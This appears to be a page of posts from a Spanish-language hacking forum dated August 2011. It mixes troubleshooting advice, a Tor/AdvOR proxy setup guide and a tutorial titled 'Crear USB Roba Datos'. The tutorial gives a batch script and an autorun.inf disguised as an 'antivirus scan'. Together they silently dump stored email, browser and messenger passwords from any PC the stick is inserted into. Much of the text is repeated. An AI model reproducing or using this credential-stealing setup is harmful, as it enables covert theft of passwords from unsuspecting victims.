Saludos
#2454
Dudas y pedidos generales / Re:sistemaaa ayuda!
Agosto 14, 2011, 10:16:54 AM
Debian GNU/kFreeBSD es un sistema operativo lanzado por el proyecto de Debian para las arquitecturas de ordenadores compatibles con i486. Es una distribución del sistema operativo GNU con el sistema de gestión de paquetes (APT) de Debian, y del núcleo de FreeBSD, diferente de la mayoría de las otras variantes del GNU que toman el núcleo Linux.
#2455
Dudas y pedidos generales / Re:[Problema] con modem thomsop St516 v6
Agosto 14, 2011, 08:56:33 AM
Primero de todo tendrías que ver si es problema de tu Sistema Operativo, intenta con el típico "solucionar problemas/diagnosticar". También comprobar con otro PC o CD Booteable.
Si fuera problema externo, es decir, del módem o cableado deberías revisar de que hay línea en la toma conectando un teléfono por ejemplo. También ver si el Módem tiene un botón de Reseteo, hay algunos que llevan un pequeño agujero, si es así lo reseteas con la ayuda de un Clip.
Saludos
Si fuera problema externo, es decir, del módem o cableado deberías revisar de que hay línea en la toma conectando un teléfono por ejemplo. También ver si el Módem tiene un botón de Reseteo, hay algunos que llevan un pequeño agujero, si es así lo reseteas con la ayuda de un Clip.
Saludos
#2456
Dudas y pedidos generales / Re:Win32/Parite B.virus ayuda
Agosto 13, 2011, 05:53:51 AM #2457
Hacking / Tutorial - Crear USB Roba Datos
Agosto 12, 2011, 03:06:53 PM
Este es un nuevo método para crear un USB Roba Datos el cual será un pequeño Stealer que se ejecutará por autorun. Aviso de que si está desactivado no funcionará.
Utilizaremos los siguientes programas (cada uno utilizará una función distinta):
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Vamos a descomprimir los archivos y a colocar el ejecutable en la raíz del dispositivo de almacenamiento USB.
Ahora creamos un código en Batch para que ejecute los programas:
Código: text
Ahora crearemos el autorun que se tendrá que guardar como "autorun.inf"
Código: text
Listo, nuestro USB ahora cada vez que lo introduzcamos en un PC nos guardará en archivos de texto las passwords almacenadas.
Autor: The_Maxu
Redactado: Stiuvert
Saludos
Utilizaremos los siguientes programas (cada uno utilizará una función distinta):
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Vamos a descomprimir los archivos y a colocar el ejecutable en la raíz del dispositivo de almacenamiento USB.
Ahora creamos un código en Batch para que ejecute los programas:
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
Ahora crearemos el autorun que se tendrá que guardar como "autorun.inf"
[autorun]
open=launch.bat
ACTION= Realizar Escaner Antivirus
Listo, nuestro USB ahora cada vez que lo introduzcamos en un PC nos guardará en archivos de texto las passwords almacenadas.
Autor: The_Maxu
Redactado: Stiuvert
Saludos
#2458
Hacking / Navegar anónimo con AdvOR sin ser detectado usando proxy
Agosto 12, 2011, 11:43:23 AM
Advanced Onion Router permite el uso de habilitar conexiones seguras y anónimas con cualquier aplicación que se conecta a Internet. Con frecuencia atraviesan cortafuegos y la censura sitio web. A diferencia de los clientes similares que requieren un proxy configurable, AOR es capaz de “forzar” un programa para utilizar la red Tor.
¿Pero como usarlo?
Primero vamos ejecutar el programa así que lo descomprimimos el rar en el escritorio
Ejecutamos el AdvOR
Una vez abierto vamos a donde dice connect y expramos a que se llene la barra

Damos a la flecha a la par de New Identify

Elegimos el país que queramos y ya esta

Ahora voy a explicar cómo configurarlo para que funcione en el navegador firefox,opera o chrome
En firefox hacemos lo siguiente
1. Damos al botón firefox
2. vamos a opciones y opciones
3.en la ventana buscamos “Avanzado” y pestaña “Red”
4. vemos que dice “configurar modo en que firefox se conecta a Internet” damos en “configuración”
5.ponemos el que dice configuración manual de proxy
10.Ponemos esto “Proxy HTTP: 127.0.0.1 Puerto:9050 ”
11. por ultimo ponemos la opción “Usar el mismo proxy para todos” y damos acepta
para desactivarlo damos en “sin proxy”
en chrome hacemos lo siguiente:
tenemos que instalar este complementoYou are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or LoginYou are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Una vez instalado tenemos que configurarlo
Damos click derecho a la imagen y damos en opciones
después en proxy profiles ponemos esto:
profile name: el que quieran
Manual Configuración ponemos esto: 127.0.0.1 Port: 9050
Queda así

para navegar anónimo tiene que estar el programa AdvOR obviamente y dar click al paneta ,seleccionar el nombre que pusimos al proxy así:

Una vez que cargo la página con el proxy este se desactiva automáticamente así que si quieren navegar anónimo en otra página de ven hacer lo mismo.
Y por último en opera asemos lo siguiente:
1. Damos al botón opera
2. vamos a configuración y opciones
3. vacamos la pestaña “Avanzado” y “Redes”
4. damos donde dice servidores proxy
5. donde dice HTTP ponemos 127.0.0.1 pueto: 9050
10. y damos en usar proxy para todos los protocolos aceptar y listo
11. para desactivarlo quitamos el check del HTTP
Una de las mejores característica de AdvOR es que puedes navegar sin que te detecten que estas usando un proxy:

además si queremos forzar a un programa para que funcione con AdvOR lo podemos hacer seleccionando el icono y arrastrándolo al programa que queremos forzar (no es recomendable usarlo en los navegadores)

¿Pero como usarlo?
Primero vamos ejecutar el programa así que lo descomprimimos el rar en el escritorio
Ejecutamos el AdvOR
Una vez abierto vamos a donde dice connect y expramos a que se llene la barra
Damos a la flecha a la par de New Identify
Elegimos el país que queramos y ya esta
Ahora voy a explicar cómo configurarlo para que funcione en el navegador firefox,opera o chrome
En firefox hacemos lo siguiente
1. Damos al botón firefox
2. vamos a opciones y opciones
3.en la ventana buscamos “Avanzado” y pestaña “Red”
4. vemos que dice “configurar modo en que firefox se conecta a Internet” damos en “configuración”
5.ponemos el que dice configuración manual de proxy
10.Ponemos esto “Proxy HTTP: 127.0.0.1 Puerto:9050 ”
11. por ultimo ponemos la opción “Usar el mismo proxy para todos” y damos acepta
para desactivarlo damos en “sin proxy”
en chrome hacemos lo siguiente:
tenemos que instalar este complementoYou are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or LoginYou are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Una vez instalado tenemos que configurarlo
Damos click derecho a la imagen y damos en opciones
después en proxy profiles ponemos esto:
profile name: el que quieran
Manual Configuración ponemos esto: 127.0.0.1 Port: 9050
Queda así
para navegar anónimo tiene que estar el programa AdvOR obviamente y dar click al paneta ,seleccionar el nombre que pusimos al proxy así:
Una vez que cargo la página con el proxy este se desactiva automáticamente así que si quieren navegar anónimo en otra página de ven hacer lo mismo.
Y por último en opera asemos lo siguiente:
1. Damos al botón opera
2. vamos a configuración y opciones
3. vacamos la pestaña “Avanzado” y “Redes”
4. damos donde dice servidores proxy
5. donde dice HTTP ponemos 127.0.0.1 pueto: 9050
10. y damos en usar proxy para todos los protocolos aceptar y listo
11. para desactivarlo quitamos el check del HTTP
Una de las mejores característica de AdvOR es que puedes navegar sin que te detecten que estas usando un proxy:
además si queremos forzar a un programa para que funcione con AdvOR lo podemos hacer seleccionando el icono y arrastrándolo al programa que queremos forzar (no es recomendable usarlo en los navegadores)
#2459
Dudas y pedidos generales / Re:[Consulta] compra de adaptador de red USB
Agosto 11, 2011, 08:24:53 AM #2460
Dudas y pedidos generales / Re:Sitios para subir mi servidor
Agosto 10, 2011, 06:06:45 PM
¿Cómo que no deja descargarlos? 
Lo llevo usando de hace bastante tiempo, subiendo ejecutables y me funciona de maravillas.
Saludos
Lo llevo usando de hace bastante tiempo, subiendo ejecutables y me funciona de maravillas.
Saludos
